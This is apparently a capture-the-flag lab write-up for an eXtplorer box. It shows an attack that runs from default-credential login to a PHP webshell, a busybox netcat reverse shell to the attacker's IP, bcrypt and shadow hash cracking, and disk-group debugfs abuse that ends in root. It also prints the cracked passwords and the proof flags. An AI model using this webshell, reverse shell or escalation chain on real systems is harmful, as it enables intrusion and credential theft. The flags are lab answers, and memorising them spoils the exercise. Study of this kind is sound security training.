Extplorer
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Extplorer serves a half-installed WordPress on port 80 and, hanging off it, the eXtplorer file manager at/filemanager, which accepts the defaultadmin:admincredentials. With it we overwrite a site.phpwith a webshell and get execution aswww-data. eXtplorer's own config (.htusers.php) holds a bcrypt hash fordorathat we crack (offline cracking) todoraemon(credentials in source).dorabelongs to thediskgroup, which lets us read the raw disk withdebugfs, dump/etc/shadow, crackroot's hash (disk group abuse) and log in asroot.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan.
ping -c 1 192.168.142.1664 bytes from 192.168.142.16: icmp_seq=1 ttl=61 time=29.5 msWe sweep all TCP ports, then fingerprint versions on the open ones:
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.142.16PORT STATE SERVICE
22/tcp open ssh
80/tcp open httpnmap -p22,80 -sCV 192.168.142.16 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: WordPress › Setup Configuration File
|_Requested resource was http://192.168.142.16/wp-admin/setup-config.phpOnly SSH and HTTP. The title and the redirect to wp-admin/setup-config.php give away a freshly deployed, unconfigured WordPress (still in the install wizard). That usually means we need to enumerate whatever else hangs off the same Apache.
HTTP - TCP 80

The landing page is WordPress's install wizard (asking for database name, user, password), a sign the site isn't finished:
We enumerate routes; besides the typical WordPress structure, a /filemanager shows up:
dirsearch -u http://192.168.142.16/ --exclude-status=403,404,503301 - /filemanager -> /filemanager/
200 - /filemanager/
200 - /license.txt
200 - /readme.html
301 - /wp-admin -> /wp-admin/
200 - /wp-admin/setup-config.php
301 - /wp-content -> /wp-content//filemanager is the interesting one: it isn't part of WordPress.
eXtplorer - default credentials

/filemanager serves eXtplorer, a PHP web file manager. We try the product's default credentials, admin:admin, and they work (weak credentials):
Inside we get a full explorer of the server's filesystem, with permission to edit and create files under the DocumentRoot:

Current mode: extplorer [Logout]. You could switch to ftp mode.

Name            Size    Type         Modified          Perms              Owner
filemanager     4 KB    Directory    2023/04/06 03:32  755 (rwxr-xr-x)    www-data (33)
wordpress       4 KB    Directory    2023/04/06 03:30  755 (rwxr-xr-x)    www-data (33)
wp-admin        4 KB    Directory    2023/03/29 17:48  755 (rwxr-xr-x)    www-data (33)
wp-content      4 KB    Directory    2026/01/06 20:27  755 (rwxr-xr-x)    www-data (33)
wp-includes    12 KB    Directory    2023/03/29 17:48  755 (rwxr-xr-x)    www-data (33)
index.php     405 B     PHP Script   2020/02/06 06:33  644 (rw-r--r--)    www-data (33)
The Owner column is what settles the next move: everything belongs to www-data, the same user the web server runs as, so the panel can rewrite any of those .php files.
Exploitation
eXtplorer: RCE by overwriting a PHP
eXtplorer lets you edit files on the server. Since the site is PHP, it's enough to overwrite an existing .php (here wp-admin/setup-config.php) with a webshell that runs whatever we pass in the query string:
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
Before triggering the shell, we set up an nc listener:
nc -nlvp 22With the webshell saved, we fire a reverse shell with busybox netcat:
busybox nc 192.168.45.227 22 -e bash
[+] Got reverse shell from dora~192.168.142.16-Linux-x86_64  Assigned SessionID <1>
[+] Shell upgraded successfully using /usr/bin/python3!
www-data@dora:/var/www/html/wp-admin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
We're www-data.
Pivot to dora
Hash disclosure in eXtplorer's config
We list users with a shell and see dora is the real system user, and that it belongs to the disk group (we'll abuse that for the escalation):
cat /etc/passwd | grep sh
id dora
root:x:0:0:root:/root:/bin/bash
dora:x:1000:1000::/home/dora:/bin/sh
uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)eXtplorer stores its accounts in config/.htusers.php. We grep for dora inside the manager's directory:
cd /var/www/html/filemanager
grep -ri dora .
./config/.htusers.php: array('dora','$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS','/var/www/html','http://localhost','1','','0',1),It's a bcrypt hash (credentials in source). We crack it offline with John (hash cracking):
echo '$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS' > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
doraemon (?)dora's password is doraemon. We switch user from the www-data shell:
su dora    # doraemon
id
www-data@dora:/var/www/html/filemanager$ su dora
Password:
$ id
uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)
dora is in the 6(disk) group. We read the first proof:
cat local.txt && whoami && ip a && hostname
74ce4f9dd1aa52a7899a31a7df65c051Privilege escalation
disk group abuse: debugfs on the raw disk
dora is in the disk group, which grants read access to the block devices. That's equivalent to reading the whole disk while bypassing filesystem permissions: anyone in the group can open the raw disk and pull files they normally couldn't see, like /etc/shadow (disk group abuse). We locate the group's devices and open the volume with debugfs:
id
find / -group disk 2>/dev/null
debugfs /dev/dm-0
Inside debugfs, we read /etc/shadow with cat:
debugfs: cat /etc/shadow
root:$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp4BGUQ2sPYYFE/dygqhDiv2Yw.XcU.Q8n1YO05.a/4.D/x4ojQAkPnv/v7Qrw7Ici7.hs0sZiC.:19453:0:99999:7:::root's hash is a sha512crypt ($6$). We crack it with John too (offline cracking):
john --wordlist=/usr/share/wordlists/rockyou.txt hash
explorer (?)root's password is explorer. We escalate with su:
su root    # explorer
id
dora@dora:~$ su root
Password:
root@dora:/home/dora# id
uid=0(root) gid=0(root) groups=0(root)
We are now root (uid 0). We read the final proof:
cat proof.txt && whoami && ip a && hostname
b72cf906b03628fc35cc519eb2fb8624Attack chain
unconfigured WordPress (TCP 80)  --  /filemanager (eXtplorer)
        │  default credentials admin:admin
        │  edit/overwrite a .php  ->  webshell
        ▼
shell as www-data
        │  .htusers.php -> dora's bcrypt hash -> john -> doraemon
        ▼
shell as dora  (local.txt, disk group)
        │  debugfs /dev/dm-0 -> cat /etc/shadow -> root's sha512 hash -> john -> explorer
        ▼
shell as root  (proof.txt)
Lessons learned
- Default credentials still win boxes. eXtplorer ships
admin:adminout of the box; leaving it unchanged, on top of a file manager with write access to theDocumentRoot, is the same as handing over code execution. - A "half-installed" site isn't harmless. WordPress was unconfigured, but the Apache serving it also exposed eXtplorer. Enumerate everything hanging off the server, not just the main application.
- Passwords in config files get cracked.
dora's bcrypt lived in cleartext in.htusers.php; a low cost and a dictionary password (doraemon) hand it over in seconds. - The
diskgroup is root on a delay. Membership indiskgrants raw disk access: withdebugfsyou read any file (including/etc/shadow) without going through filesystem permissions. It isn't a harmless "storage" group; granting it is the same as granting full disk read.